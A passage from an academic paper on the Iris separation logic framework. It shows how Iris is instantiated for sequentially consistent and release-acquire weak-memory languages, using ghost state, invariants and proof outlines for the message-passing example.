Iris supports the common connectives ($\mathsf{False}, \mathsf{True}, \Rightarrow, \wedge, \vee, *, -\!\!*, \exists, \forall, \mu$) and proof rules standard in higher-order separation logics. Iris's extended set of constructs includes physical state ownership $\mathsf{Phys}(\sigma)$, ghost state ownership $\boxed{a}^{\gamma}$, the later $\triangleright$ and always $\Box$ modalities,

$$\textsc{Combined-Pure}\ \frac{e \to e', \mathsf{nil}}{\sigma; e \to^{\pi} \sigma; e', \mathsf{nil}} \qquad \textsc{Combined-Mem}\ \frac{\varepsilon \neq \langle \mathrm{Fork}, \_ \rangle \quad e \xrightarrow{\varepsilon} e', \mathsf{nil} \qquad \sigma \xrightarrow{\varepsilon}^{\pi} \sigma'}{\sigma; e \xrightarrow{\varepsilon}^{\pi} \sigma'; e', \mathsf{nil}}$$

$$\textsc{Combined-Fork}\ \frac{e \xrightarrow{\langle \mathrm{Fork}, \rho \rangle} e', [e_f] \qquad \sigma \xrightarrow{\langle \mathrm{Fork}, \rho \rangle}^{\pi} \sigma'}{\sigma; e \xrightarrow{\langle \mathrm{Fork}, \rho \rangle}^{\pi} \sigma'; e', [e_f]}$$

$$\textsc{Threadpool-Red-Pure}\ \frac{\sigma; \mathcal{TS}(\pi) \to^{\pi} \sigma'; e', \mathsf{nil}}{\sigma; \mathcal{TS} \to^{\pi} \sigma'; \mathcal{TS}\left[\pi \mapsto e'\right]} \qquad \textsc{Threadpool-Red-Mem}\ \frac{\sigma; \mathcal{TS}(\pi) \xrightarrow{\varepsilon}^{\pi} \sigma'; e', \mathsf{nil}}{\sigma; \mathcal{TS} \xrightarrow{\varepsilon}^{\pi} \sigma'; \mathcal{TS}\left[\pi \mapsto e'\right]}$$

$$\textsc{Threadpool-Red-Fork}\ \frac{\sigma; \mathcal{TS}(\pi) \xrightarrow{\langle \mathrm{Fork}, \rho \rangle}^{\pi} \sigma'; e', [e_f]}{\sigma; \mathcal{TS} \xrightarrow{\langle \mathrm{Fork}, \rho \rangle}^{\pi} \sigma'; \mathcal{TS}\left[\pi \mapsto e'\right] \uplus [\rho \mapsto e_f]}$$

Figure 4 Threadpool reductions.

$$P ::= \mathsf{False} \mid \mathsf{True} \mid P \Rightarrow Q \mid P \wedge Q \mid P \vee Q \mid P * Q \mid P \mathrel{-\!\!*} Q \mid \exists x.\ P \mid \forall x.\ P \mid \mu x.\ P$$
$$\mid \mathsf{Phys}(\sigma) \mid \boxed{a}^{\gamma} \mid \triangleright P \mid \Box P \mid \boxed{P}^{\mathcal{N}} \mid P \ {}^{\mathcal{N}_1}\!\Rrightarrow^{\mathcal{N}_2} Q \mid \{P\}\ e\ \{x.\ Q\}_{\mathcal{N}} \mid \ldots$$

Figure 5 An excerpt of Iris syntax.

invariants $\boxed{P}^{\mathcal{N}}$, view shifts $P \ {}^{\mathcal{N}_1}\!\Rrightarrow^{\mathcal{N}_2} Q$, and Hoare triples $\{P\}\ e\ \{x.\ Q\}_{\mathcal{N}}$. We will first explain these constructs via a running example, in which we use Iris to verify the MP example in a simple, sequentially consistent language called λ_{SC}. This will not only illustrate how one can derive within Iris a target logic for a language defined by an operational semantics, but will also serve as a warm-up for our subsequent explanation of how we can instantiate Iris to reason about weak memory.

Road map

The process of instantiating Iris to derive new logics follows a simple pattern, which is worth articulating up front:

1. When we first instantiate Iris, the only primitive assertion we get about the state of the program is the *physical state ownership* assertion $\mathsf{Phys}(\sigma)$, which asserts that σ is the current global state of the machine. Together with this assertion we also get for free a bunch of *large-footprint* specifications for the primitive commands of the language, based directly on their operational semantics. For example, the primitive specification we get for updating a location in λ_{SC} will be $\{\mathsf{Phys}(\sigma)\}\ \ell := v\ \{\mathsf{Phys}(\sigma[\ell \mapsto v])\}$.
2. Of course, one of the main points of separation logic is to be able to reason modularly using *local* assertions about the machine state, such as the *points-to* assertion, $\ell \hookrightarrow v$, and correspondingly give *small-footprint* specifications of the primitive commands, such as $\{\ell \hookrightarrow w\}\ \ell := v\ \{\ell \hookrightarrow v\}$. In Iris, such local assertions are not baked into the logic, but rather are encodable using *ghost state ownership* assertions, and the user of the logic has a great deal of flexibility concerning how these assertions are defined. In the case of the points-to assertion, $\ell \hookrightarrow v$, we will define this assertion so as to represent the *knowledge* that ℓ currently points to v and the *rights* to read and write ℓ.
3. On its own, a local, user-defined ghost state assertion like the points-to assertion is merely a *representation* of knowledge and rights. In order to give meaning to such a ghost state assertion—*i.e.,* to make sure it is in sync with the primitive physical state assertion—we

$$\begin{array}{rcll} (!\ell, \sigma) & \to & (v, \sigma) & \text{if } \sigma(\ell) = v \\ (\ell := v, \sigma) & \to & ((), \sigma[\ell \mapsto v]) & \text{if } \ell \in \mathrm{dom}(\sigma) \\ & \ldots & & \end{array}$$

Figure 6 Main heap-related reductions of the λ_{SC} language.

establish an *invariant* tying the assertions together. In the case of the points-to assertion, this invariant will enforce that when a thread owns the ghost state assertion $\ell \hookrightarrow v$, its "knowledge" that ℓ currently points to v in the physical machine state is actually correct.

In short, *ghost state assertions represent* local knowledge and rights concerning the machine state, and *invariants enforce* that ghost state assertions mean what they say they mean.

3.1 Iris by Example

Our example programming language λ_{SC} is a standard lambda calculus with references. It is basically the same as λ_{RN}, except that all accesses are sequentially consistent, and races are permitted (they do not induce stuckness). The language's physical state is a heap σ, which is a finite map from allocated locations to values. The main heap-related reductions of λ_{SC} are given in Figure 6. When we instantiate Iris with λ_{SC}'s operational semantics, (as explained in the above road map) what we get automatically from Iris are the following *large-footprint* Hoare triples concerning the physical state ownership assertion $\mathsf{Phys}(\sigma)$:

PHYS-HEAP-READ
$\{\mathsf{Phys}(\sigma) * \sigma(\ell) = v\}\ !\ell\ \{z.\ z = v * \mathsf{Phys}(\sigma)\}$

PHYS-HEAP-WRITE
$\{\mathsf{Phys}(\sigma)\}\ \ell := v\ \{\mathsf{Phys}(\sigma[\ell \mapsto v])\}$

Note that z in the first triple binds the return value of the expression $!\ell$. In the second triple, the expression returns the unit value, so we elide the binder.

3.1.1 Encoding Separation Logic for λ_{SC}

We would now like to encode these *small-footprint* Hoare triples for λ_{SC}:

HEAP-READ
$\{\ell \hookrightarrow v\}\ !\ell\ \{z.\ z = v * \ell \hookrightarrow v\}$

HEAP-WRITE
$\{\ell \hookrightarrow w\}\ \ell := v\ \{\ell \hookrightarrow v\}$

The first step is to define the points-to assertion, $\ell \hookrightarrow v$, using Iris's *ghost state*.

Ghost state and partial commutative monoids

Ghost state is non-physical state that is only used as part of a program verification but is not itself part of the machine state. In Iris, ghost state is formalized using partial commutative monoids (PCMs).[3] The assertion $\boxed{a : M}^{\gamma}$ asserts the ownership of the ghost resource a for an instance γ of the PCM M. Separating conjunction for ghost state assertions simply lifts the PCM composition operation to the assertion level: $\boxed{a : M}^{\gamma} * \boxed{b : M}^{\gamma} \iff \boxed{a \cdot_M b : M}^{\gamma}$. If two PCM fragments are not compatible (i.e. their composition is not defined), then it is

[3] Actually, ghost state in Iris is based on the more general mechanism of "cameras" (aka step-indexed resource algebras), which can support a more general form of higher-order ghost state [13].

not possible to own both of them at the same time, *i.e.,* if $a \cdot b = \bot$ then $\boxed{a}^\gamma * \boxed{b}^\gamma \Rightarrow \mathsf{False}$.[4] In order to maintain consistency of the logic, therefore, changes to ghost state are restricted to *frame-preserving* updates, in which a PCM fragment a can only be updated to b if b preserves compatibility with any other fragments in the environment (the *frame*):

$$\textsc{Ghost-Update}\quad \frac{\forall a_f.\ a \cdot a_f \neq \bot \Rightarrow b \cdot a_f \neq \bot}{\boxed{a}^\gamma \Rrightarrow \boxed{b}^\gamma}$$

Ghost updates belong to the set of *logical computations*, or in Iris terminology, *view shifts*. A view shift $P \Rrightarrow Q$ represents the capability of transforming a resource satisfying P into a resource satisfying Q without changing the physical state.

A PCM for heaps

As a step towards defining $\ell \hookrightarrow v$, let us now construct a PCM called Heap that has the same basic structure as the physical heap, but allows splitting and recomposition. (We will ultimately need a slightly more sophisticated PCM to define $\ell \hookrightarrow v$, but Heap is an important part of the construction.) Heap is a finite partial map from locations to values, with the empty heap as its unit element, and the composition on heaps is defined as disjoint union (*i.e.,* union if the heaps have disjoint domain, and undefined otherwise). The composition implies that the singleton heap $[\ell := v]$ does not combine with itself, so it can only be uniquely owned, and it also represents the permission required to update ℓ:

$$\textsc{Ghost-Heap-Exclusive}\quad \boxed{[\ell := v]}^\gamma * \boxed{[\ell := w]}^\gamma \vdash \mathsf{False} \qquad \textsc{Ghost-Heap-Update}\quad \boxed{[\ell := w]}^\gamma \Rrightarrow \boxed{[\ell := v]}^\gamma$$

The singleton heap $[\ell := v]$ therefore has the desired properties for defining the local assertion $\ell \hookrightarrow v$, but unfortunately it is still not quite enough: we also need some way to tie this ghost state assertion to the underlying physical state of the program. Toward this end, we employ Iris's *invariants*.

Invariants

Invariants in Iris can be thought of as assertions that hold of *some* shared resource at all times, although the choice of which shared resource satisfies them is allowed to vary over time. The Iris invariant assertion $\boxed{P}^{\mathcal{N}}$ stipulates that P is an invariant. The resource that satisfies it is shared with all threads, and thus any thread can access it freely in a single physical step[5]: it can *open* the invariant and gain local ownership of the resource for the duration of the operation, so long as it can *close* the invariant by relinquishing ownership of some (potentially different) resource satisfying P at the end of the operation. For bookkeeping purposes—specifically, to ensure that we do not unsoundly open the same invariant more than once in a nested fashion—invariants in Iris are named, and the $\mathcal{N}$ in the above invariant assertion is a *namespace* (set of names) from which the name of the invariant must come.

Invariants belong to the set of *persistent* assertions, denoted with the always modality $\Box$. The assertion $\Box P$ establishes the *knowledge* that P holds without any ownership, and

[4] In the rest of the paper we also suppress the PCM M in $\boxed{a : M}^\gamma$ when it can be inferred in context.

[5] In Iris terminology, a resource in an invariant can be accessed within an *atomic* operation, which is an operation that takes only a single physical step of execution. We do not use the term here to avoid confusion with C11 atomics.

therefore holds forever after. Putting resources into an invariant is thus a common way to share or transfer ownership through the use of freely distributable knowledge.

Meanwhile, the actions of opening and closing invariants belong to the set of logical computations, or view shifts. To account for invariants, view shifts are extended with namespaces as well: $P \Rrightarrow^{\mathcal{N}_1}_{\mathcal{N}_2} Q$ asserts that, assuming the invariants named in $\mathcal{N}_1$ hold before the view shift, then the invariants named in $\mathcal{N}_2$ hold after the view shift. Opening and closing of invariants are then formalized as follows:

$$\textsc{Inv-Open}\quad \boxed{P}^{\mathcal{N}} \vdash \mathsf{True} \Rrightarrow^{\mathcal{N}}_{\emptyset} P \qquad\qquad \textsc{Inv-Close}\quad \boxed{P}^{\mathcal{N}} \vdash P \Rrightarrow^{\emptyset}_{\mathcal{N}} \mathsf{True}$$

Inv-Open allows a thread to open the invariant $\boxed{P}^{\mathcal{N}}$ and gain ownership of P but prevents it from doing so more than once. Only after applying Inv-Close and re-establishing the invariant will the thread be able to open it again.

Note: The Inv-Open rule as stated here is only sound if P talks about ownership (of physical or ghost state) and not about the existence of other invariants. In general, however, Iris makes no such restriction; rather, it supports *impredicative invariants*, meaning that P can be an arbitrary assertion. In order to avoid paradoxes caused by impredicative circularities (like the one described in [16]), the fully general version of this rule in Iris requires that P be guarded by the step-indexed *later* modality ($\triangleright$). Fortunately, in most cases the $\triangleright$'s can be stripped away automatically (the Iris proof mode in Coq provides support for doing this) and do not play an interesting role in proofs. To focus the presentation of this paper, we will therefore suppress further discussion of the $\triangleright$ modality.

Hoare triples in Iris are also annotated with invariant namespaces, since Hoare triples combine both physical and logical computations. A Hoare triple $\{P\}\ e\ \{x.\ Q\}_{\mathcal{N}}$ with a namespace $\mathcal{N}$ implies that if the invariants in $\mathcal{N}$ hold before the expression's execution, then they will be preserved between every step and also after its execution. Consequently, when verifying any single physical step of computation, we are free to open the invariants in $\mathcal{N}$ so long as we immediately close them. This reasoning is encapsulated in the following "atomic rule of consequence":

$$\textsc{AConsq}\quad \frac{P \Rrightarrow^{\mathcal{N}}_{\mathcal{N}\uplus\mathcal{N}'} P' \qquad \{P'\}\ e\ \{v.\ Q'\}_{\mathcal{N}} \qquad \forall v.\ Q' \Rrightarrow^{\mathcal{N}}_{\mathcal{N}\uplus\mathcal{N}'} Q \qquad e \text{ takes 1 physical step}}{\{P\}\ e\ \{v.\ Q\}_{\mathcal{N}\uplus\mathcal{N}'}}$$

Since bookkeeping of namespaces is largely a tedious detail (and one which Coq will force us to get right), we will for the remainder of the paper suppress namespaces from definitions and proofs. We will always use disjoint namespaces to ensure correctness in opening invariants.

Linking physical and ghost state using invariants and the "authoritative" PCM

Now, returning to our example, the key idea is to use an invariant to tie the physical state assertion together with local ghost state assertions, thereby giving them meaning. To achieve this, we will employ an extremely useful construction called the *authoritative* PCM [14].

Given a base PCM $\mathcal{M}$, the authoritative PCM $\textsc{Auth}(\mathcal{M})$ has two types of elements: authoritative $\bullet a$ and non-authoritative $\circ a$ (for $a \in \mathcal{M}$). For any instance γ, $\boxed{\bullet a}^{\gamma}$ is *exclusive* (*i.e.*, $\boxed{\bullet a}^{\gamma} * \boxed{\bullet a}^{\gamma} \vdash \mathsf{False}$), and is the main point of reference for all the non-authoritative fragments, in the sense that any ownable fragment $\boxed{\circ b}^{\gamma}$ must have b *included* in a, that is $\exists c.\ a = b \cdot c$. The PCM's update therefore requires more: if one wants to update b to b', it

has not only to ensure b' is compatible with c, but also has to update a to $a' = b' \cdot c$. These properties are summarized in the following two rules:

$$\textsc{Auth-Agree}\quad \boxed{\bullet a}^{\gamma} * \boxed{\circ b}^{\gamma} \vdash \exists c.\, a = b \cdot c \qquad \textsc{Auth-Update}\quad \frac{b' \cdot c \neq \bot}{\boxed{\bullet b \cdot c}^{\gamma} * \boxed{\circ b}^{\gamma} \Rrightarrow \boxed{\bullet b' \cdot c}^{\gamma} * \boxed{\circ b'}^{\gamma}}$$

With these two rules in hand, we can derive the following rules for operations on $\textsc{Auth}(\textsc{Heap})$:

$$\textsc{AGhost-Heap-Exclusive}\quad \boxed{\circ [\ell := v]}^{\gamma} * \boxed{\circ [\ell := w]}^{\gamma} \vdash \mathsf{False} \qquad \textsc{AGhost-Heap-Agree}\quad \boxed{\bullet \sigma}^{\gamma} * \boxed{\circ [\ell := v]}^{\gamma} \vdash \sigma(\ell) = v$$

$$\textsc{AGhost-Heap-Update}\quad \boxed{\bullet \sigma}^{\gamma} * \boxed{\circ [\ell := w]}^{\gamma} \Rrightarrow \boxed{\bullet \sigma[\ell \mapsto v]}^{\gamma} * \boxed{\circ [\ell := v]}^{\gamma}$$

We are now ready to establish the invariant $\boxed{\exists \sigma.\, \mathsf{Phys}(\sigma) * \boxed{\bullet \sigma}^{\gamma}}$, which binds together the physical state ownership and the authoritative ghost heap ownership. With the invariant in place, AGhost-Heap-Agree implies that if a thread owns the singleton ghost heap $\boxed{\circ [\ell := v]}$ locally, then, in combination with the invariant, it is guaranteed that ℓ currently has value v in the physical heap. AGhost-Heap-Exclusive and AGhost-Heap-Update ensure that only the one thread who owns $\boxed{\circ [\ell := v]}^{\gamma}$ can make updates to the contents of ℓ.

The points-to assertion is then defined as $\ell \hookrightarrow v \triangleq \boxed{\circ [\ell := v]}^{\gamma}$, and we can easily prove the small-footprint triples from the beginning of this section by combining the above rules for authoritative ghost heaps with those for opening and closing invariants.

3.1.2 Verifying MP in λ_{SC}

Using the small-footprint triples, we are ready to verify MP in λ_{SC}. We discuss the proof in a bit of detail here, since later on we will show how to adapt this proof to verify MP under weak-memory semantics.

The proof of MP is given in Figure 7. As a proof convention, we only mention persistent assertions (like invariants) once and use them freely later, since they are always true after being established. The proof works essentially as follows.

First of all, both threads want to operate on y simultaneously, so we need to put ownership of y into an invariant $\boxed{\mathrm{Inv}_y}$. This invariant says that y is in one of two states—0 or 1. We can establish the invariant right after the initialization of y (the write of 0 to y), because y is in state 0 at that moment. The first thread is responsible for setting y to state 1. When the second thread observes that y is in state 1, it will expect to be able to gain ownership of $x \hookrightarrow 37$. To achieve this, in state 1, Inv_y asserts the existence of another invariant $\boxed{\mathrm{Inv}_x}$ concerning x, and it is this latter invariant that we use to transfer ownership of location x from the first thread to the second thread.

To understand Inv_x, it helps to have seen the film *Raiders of the Lost Ark*, or at least the first few minutes of it, in which Indiana Jones (played by Harrison Ford) attempts to steal a precious golden idol from an ancient Peruvian temple—without setting off booby traps—by swapping it for a similarly weighted bag of sand. Unfortunately for him, the temple detects his ruse and tries to kill him. But we can play a similar trick, and Iris will be perfectly happy! In our case, the "golden idol" is $x \hookrightarrow 37$, which is transferred into the invariant $\boxed{\mathrm{Inv}_x}$ when it is established by the first thread. The "bag of sand" is a "token" $\boxed{\diamond}$ (a uniquely ownable piece of ghost state) that is given to the second thread at the beginning of its execution. Inv_x simply asserts that it owns either the golden idol or the bag of sand. Thus, when the




Figure 7 Verification of MP in λ_{SC}.

second thread learns of the existence of Inv_x, it can safely use the invariant opening and closing rules to swap the bag of sand in its possession for the golden idol owned by Inv_x, and thereafter claim local ownership of $x \hookrightarrow 37$.

3.2 Instantiating Iris with λ_{RN}

We now consider an instantiation of Iris with our λ_{RN} language from Section 2.3. A key difference between λ_{RN} and λ_{SC} is that the expression reductions of λ_{SC} do not depend on which thread is executing the expression, since every thread has the same global view of the memory, whereas the reductions of λ_{RN} depend on the current thread's subjective view of the memory. Thus, we need to be able to talk about thread ids in our logic as well. To this end, we pair up expressions from λ_{RN} with thread ids, making them visible in our specifications. Eventually, in Section 4, we will see how we can reason about λ_{RN} without talking explicitly about thread ids.

3.2.1 Encoding Separation Logic for λ_{RN}

After instantiating Iris with λ_{RN}, as in the case of λ_{SC}, Iris provides us with large-footprint specifications of the primitive commands for free, which concern the physical state assertion and mirror the rules of λ_{RN}'s operational semantics. Recall that in λ_{RN} the physical state is a tuple (M, T, N) of the message pool M, the current view map T, and the non-atomic timestamp map N. As before, we aim to develop "local" assertions using ghost state, establish an invariant that connects those local assertions to the physical state assertion, and then derive small-footprint specifications of the primitive commands for use in modular verification. But what kind of "local" assertions do we want?

For λ_{SC}, we had the points-to assertion $\ell \hookrightarrow v$, but in λ_{RN} we no longer have a simple mapping from locations to values. Rather, associated with each location ℓ is a set of messages corresponding to writes to ℓ. We will represent that associated information as a *history* h, consisting of a set of triples (v, t, V), where v is a value written to ℓ, t is the timestamp at which that value was written, and V is the view of the writing thread at the time the write occurred. Note that V incorporates the new timestamp, *i.e.*, $V(\ell) = t$. To reflect the per-location history, we define our first local assertion: The *history ownership* assertion $\text{Hist}(\ell, h)$ asserts ownership of ℓ and knowledge of its write history h.

Since the ability to read or write values in λ_{RN} depends on threads' local views of memory, we would also like to support an assertion of *thread-view ownership*, $\text{Seen}(\pi, V)$, which asserts ownership of the current view V of the thread π and is required to update π's view. Since any operation by a thread π on a location ℓ relies on both π's current view and ℓ's history, the

$$\mathrm{Hist}(\ell, h) \triangleq \boxed{\circ\,[\ell := h]}^{\gamma_1}$$
$$\mathrm{Seen}(\pi, V) \triangleq \boxed{\circ\,[\pi := V]}^{\gamma_2}$$
$$\texttt{PSInv} \triangleq \exists \sigma.\ \exists H \in \mathrm{Loc} \xrightarrow{\mathrm{fin}} \mathcal{P}(\mathrm{Val} \times \mathrm{Time} \times \mathrm{View}).\ \mathsf{Phys}(\sigma) * \boxed{\bullet H}^{\gamma_1} * \boxed{\bullet \sigma.T}^{\gamma_2} * \texttt{HInv}(\sigma, H)$$
$$\texttt{HInv}(\sigma, H) \triangleq \mathrm{dom}(H) = \{m.\ell \mid m \in \sigma.M\} \wedge (\forall m \in \sigma.M.\ m.t = m.V(m.\ell))$$
$$\wedge\, \forall \ell \in \mathrm{dom}(H).\ H(\ell) = \{(m.v, m.t, m.V) \mid m \in \sigma.M \wedge m.\ell = \ell \wedge m.t \geq \sigma.N(\ell)\}$$

Figure 8 Ghost state and invariant setup for λ_{RN}.

Base-NA-Read
$$\boxed{\texttt{PSInv}} \vdash \{\mathrm{Seen}(\pi, V) * \mathrm{Hist}(\ell, h) * \mathrm{init}(h, V) * \mathrm{na}(h, V)\}$$
$$\ell_{[\mathrm{na}]}, \pi$$
$$\{v.\ \mathrm{Seen}(\pi, V) * \mathrm{Hist}(\ell, h) * \mathrm{na}(h, V) * \max(h).v = v\}$$

Base-NA-Write
$$\boxed{\texttt{PSInv}} \vdash \{\mathrm{Seen}(\pi, V) * \mathrm{Hist}(\ell, h) * \mathrm{alloc}(h, V)\}$$
$$\ell_{[\mathrm{na}]} := v, \pi$$
$$\{\exists V' \sqsupseteq V, t, h' = \{(v, t, V')\}.\ \mathrm{Seen}(\pi, V') * \mathrm{Hist}(\ell, h') * \mathrm{na}(h', V') * \mathrm{init}(h', V')\}$$

Base-AT-Read
$$\boxed{\texttt{PSInv}} \vdash \{\mathrm{Seen}(\pi, V) * \mathrm{Hist}(\ell, h) * \mathrm{init}(h, V)\}$$
$$\ell_{[\mathrm{at}]}, \pi$$
$$\{v.\ \exists t_1, V_1, V' \sqsupseteq V \sqcup V_1.\ \mathrm{Seen}(\pi, V') * \mathrm{Hist}(\ell, h) * (v, t_1, V_1) \in h * t_1 \geq V(\ell)\}$$

Base-AT-Write
$$\boxed{\texttt{PSInv}} \vdash \{\mathrm{Seen}(\pi, V) * \mathrm{Hist}(\ell, h) * \mathrm{alloc}(h, V)\}$$
$$\ell_{[\mathrm{at}]} := v, \pi$$
$$\{\exists V' \sqsupseteq V, t, h' = h \uplus \{(v, t, V')\}.\ \mathrm{Seen}(\pi, V') * \mathrm{Hist}(\ell, h') * \mathrm{init}(h', V')\}$$

Figure 9 Selected Hoare triples of λ_{RN} base logic.

pair of history and thread-view ownership assertions comprise the general ghost ownership required for accessing the location.

To tie these local assertions to the global physical state, we use a construction very similar to the one for λ_{SC}. The local assertions are defined as before by wrapping finite-map PCMs with the authoritative PCM construction, and the invariant enforces that these ghost maps are coherent with the physical state. The definitions of the invariant `PSInv` and the two local assertions are given in Figure 8. The $\mathrm{Hist}(\ell, h)$ and $\mathrm{Seen}(\pi, V)$ assertions also have the exact same rules for exclusiveness, agreement, and updating as the $\ell \hookrightarrow v$ assertion of λ_{SC}.

It is important to note that the history ownership assertion $\mathrm{Hist}(\ell, h)$ does not record the full history of ℓ, but only write events of the *current era* (see Section 2.2), *i.e.,* only events as recent as or more recent than the last non-atomic write to ℓ. This is reflected in the last condition of `HInv`: $m.t \geq \sigma.N(\ell)$. Defining $\mathrm{Hist}(\ell, h)$ this way helps to simplify the job of the user of the logic in establishing the absence of races: by construction, it is impossible to even attempt to read (racily) from write events before the current era. In order to preserve this property of $\mathrm{Hist}(\ell, h)$, a non-atomic write $(v_{\mathrm{na}}, t_{\mathrm{na}}, V_{\mathrm{na}})$ must completely remove all write events currently in h (which would be racy to access now), and replace it with a new history h' that contains only the newly created non-atomic write event: $h' = \{(v_{\mathrm{na}}, t_{\mathrm{na}}, V_{\mathrm{na}})\}$.

With the physical state shared and its ghost counterpart splittable, we are ready to derive the small-footprint Hoare triples, which constitute a base logic that is powerful enough to verify programs in λ_{RN}. A selected set of these triples is given in Figure 9. The general pattern of these rules is that a thread π needs to own the history h of a location ℓ and its own thread view V in order to operate on ℓ. Additionally, π needs to show certain relations between h and V in order to guarantee the safety of its operations. These relations are represented by the alloc, init, and na predicates. The $\text{alloc}(h, V)$ predicate (resp. $\text{init}(h, V)$) asserts that V has observed an event in h which ensures that ℓ is allocated (resp. initialized). The $\text{na}(h, V)$ predicate asserts that V has observed the *mo*-latest write event of h, which is needed to do a non-atomic read. Note that all of these predicates require that V has seen *some* event from h—*i.e.,* an event from the current era of ℓ—which, as discussed above, is a prerequisite for non-raciness.

These base logic rules provide a very concise explanation of λ_{RN}'s operational semantics. Base-AT-Read, for example, requires the current view's knowledge of ℓ being initialized and ensures that the new updated view V' is at least the join of the local view V and the view V_1 of the write event that the thread reads from. This event must be from h and not *mo*-earlier than the write event observed by the thread previously. Base-NA-Read is similar, except that it requires that the current view must have observed the *mo*-latest write event to ℓ, and therefore reads from that write event, which we denote by $\max(h)$. Base-NA-Write preserves the `HInv` invariant by proactively dropping from the history all the old write events, which are *mo*-before this non-atomic write. Notice that, unlike Base-NA-Read, Base-NA-Write does not require $\text{na}(h, V)$, as explained in Section 2.2.

3.2.2 MP in λ_{RN}

We show that the base logic is enough to verify MP in λ_{RN}. The invariants and the proof, given in Figure 10, follow closely those used for MP in λ_{SC}. The singleton heap ownership in λ_{SC} is replaced with the history ownership, and extra conditions on view extension are added to reflect the view updates inherent in λ_{RN}. More specifically, in Inv_y, we enforce that any write of a non-zero value[6] to y be at a view V_1 that extends V_{37}, which is the view at which the write of 37 to x is made by the first thread. Consequently, when the second thread observes V_1 (by reading y to be non-zero), it must have also observed V_{37}, and thus can read $x = 37$, using the Indiana Jones invariant Inv_x. The extra conditions on V_0 ensure that y is initialized with 0 at V_0, so that the second thread (having observed V_0) can safely read y.

We have shown that the base logic is powerful enough to verify MP in λ_{RN}, and in principle it is powerful enough to verify many other realistic weak memory programs that are expressible in λ_{RN} as well. However, it is also clear that the base logic is not abstract enough: one has to burden oneself with keeping track of the low-level details of changes to locations' histories and threads' views. What we really want is a way of abstracting away from those low-level details and finding simple high-level reasoning principles for λ_{RN}, the type of reasoning principles supported by RA+NA logics like GPS and RSL. We will now see how such high-level principles can in fact be derived on top of our low-level base logic.

[6] In the MP example this value is always 1.

Invariants:

$$\mathrm{Inv}_y(V_0) \triangleq \exists h.\ \mathrm{Hist}(y,h) * (0,\_,V_0) \in h * \forall V_1, v_1 \neq 0.\ (v_1,\_,V_1) \in h \Rightarrow \exists V_{37} \sqsubseteq V_1.\ \boxed{\mathrm{Inv}_x(V_{37})}$$
$$\mathrm{Inv}_x(V_{37}) \triangleq \boxed{\diamond}\vee \mathrm{Hist}(x,[(37,\_,V_{37})])$$

Thread 1 proof outline:

$\{\mathrm{Seen}(\pi,V_0) * \mathrm{Hist}(x,[(0,\_,V_x)]) * V_x \sqsubseteq V_0 * \boxed{\mathrm{Inv}_y(V_0)}\}$
$x_{[\mathrm{na}]} := 37$
$\{\exists V_{37} \sqsupseteq V_0.\ \mathrm{Seen}(\pi,V_{37}) * \mathrm{Hist}(x,[(37,\_,V_{37})])\}$
$\{\mathrm{Seen}(\pi,V_{37}) * \boxed{\mathrm{Inv}_x(V_{37})}\}$
open Inv_y:
  $\{\mathrm{Seen}(\pi,V_{37}) * \exists h.\ \mathrm{Hist}(y,h) * ...\}$
  $y_{[\mathrm{at}]} := 1$
  $\{\exists V_1 \sqsupseteq V_{37}.\ \mathrm{Seen}(\pi,V_1) * \mathrm{Hist}(y, h \uplus [(1,\_,V_1)]) * \boxed{\mathrm{Inv}_x(V_{37})}\}$
$\{\mathrm{Seen}(\pi,V_1) * \boxed{\mathrm{Inv}_y(V_0)}\}$

Thread 2 proof outline:

$\{\mathrm{Seen}(\pi,V_0) * \boxed{\mathrm{Inv}_y(V_0)} * \boxed{\diamond}\}$
repeat $y_{[\mathrm{at}]}$;
$\{\exists V_1, V_{37}, V_2.\ V_2 \sqsupseteq V_1 \sqsupseteq V_{37} * \mathrm{Seen}(\pi,V_2) * \boxed{\mathrm{Inv}_x(V_{37})} * \boxed{\diamond}\}$
$\{\mathrm{Seen}(\pi,V_2) * V_{37} \sqsubseteq V_2 * \mathrm{Hist}(x,[(37,\_,V_{37})])\}$
$x_{[\mathrm{na}]}$
$\{z.\ \mathrm{Seen}(\pi,V_2) * z = 37 * \mathrm{Hist}(x,[(37,\_,V_{37})])\}$

Figure 10 Verification of MP in λ_{RN} base logic.

4 iGPS

Vafeiadis *et al.* have introduced several logics for C11, and two in particular that were focused on RA+NA: GPS [33] and RSL [34]. The key difference between these logics and the RA+NA base logic presented in Section 3.2.1 is that, in GPS and RSL, the user does not reason explicitly about views—instead, the assertions of these logics are *implicitly* predicated over the view of the thread asserting them. This helps to hide much tedious reasoning about views, and leads naturally to a model of assertions as predicates over views (Section 4.3).

We have encoded iGPS and iRSL, variants of both GPS and RSL, in Iris, and we will focus here on iGPS, since it is the more sophisticated of the two logics. (We briefly describe iRSL in Section 5.) GPS introduced several useful abstractions that were not present in RSL: PCM-based ghost state, single-location protocols, and escrows. In encoding GPS in Iris, as noted in the introduction, we get PCM-based ghost state completely for free, just by working in Iris. Below, we will describe the other features, and how we account for them in Iris.

Note that our goal with iGPS is not to slavishly imitate all details of GPS, but to provide proof rules very similar to GPS's that are both strong enough to support all the examples from the GPS papers [33, 31] *and* significantly easier to prove sound within Iris. To this end, we slightly restrict select rules, but only in a way that does not impact their utility on known case studies. We discuss the differences from the original rules in detail in Section 6. Furthermore, in Section 4.2, we show how iGPS supports an additional feature—*single-writer protocols*—that was not supported by the original GPS and that significantly simplifies proofs.

